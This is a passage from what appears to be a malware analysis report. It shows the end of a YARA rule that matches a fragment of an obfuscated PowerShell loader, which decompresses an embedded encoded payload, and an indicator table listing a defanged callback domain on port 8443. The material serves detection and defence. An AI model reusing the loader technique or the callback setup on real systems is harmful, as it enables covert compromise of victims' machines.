        /1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQ0XxyH4rirE0J3L9kF8i/mtl93dQkAAA==')
        [System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd())" ascii nocase

    condition:
        // Fill out the conditions that must be met to identify the binary
        $PowerShellScript
}
```

## B. Callback URLs

Domain	Port
bonus2[.]corporatebonusapplication[.]local	8443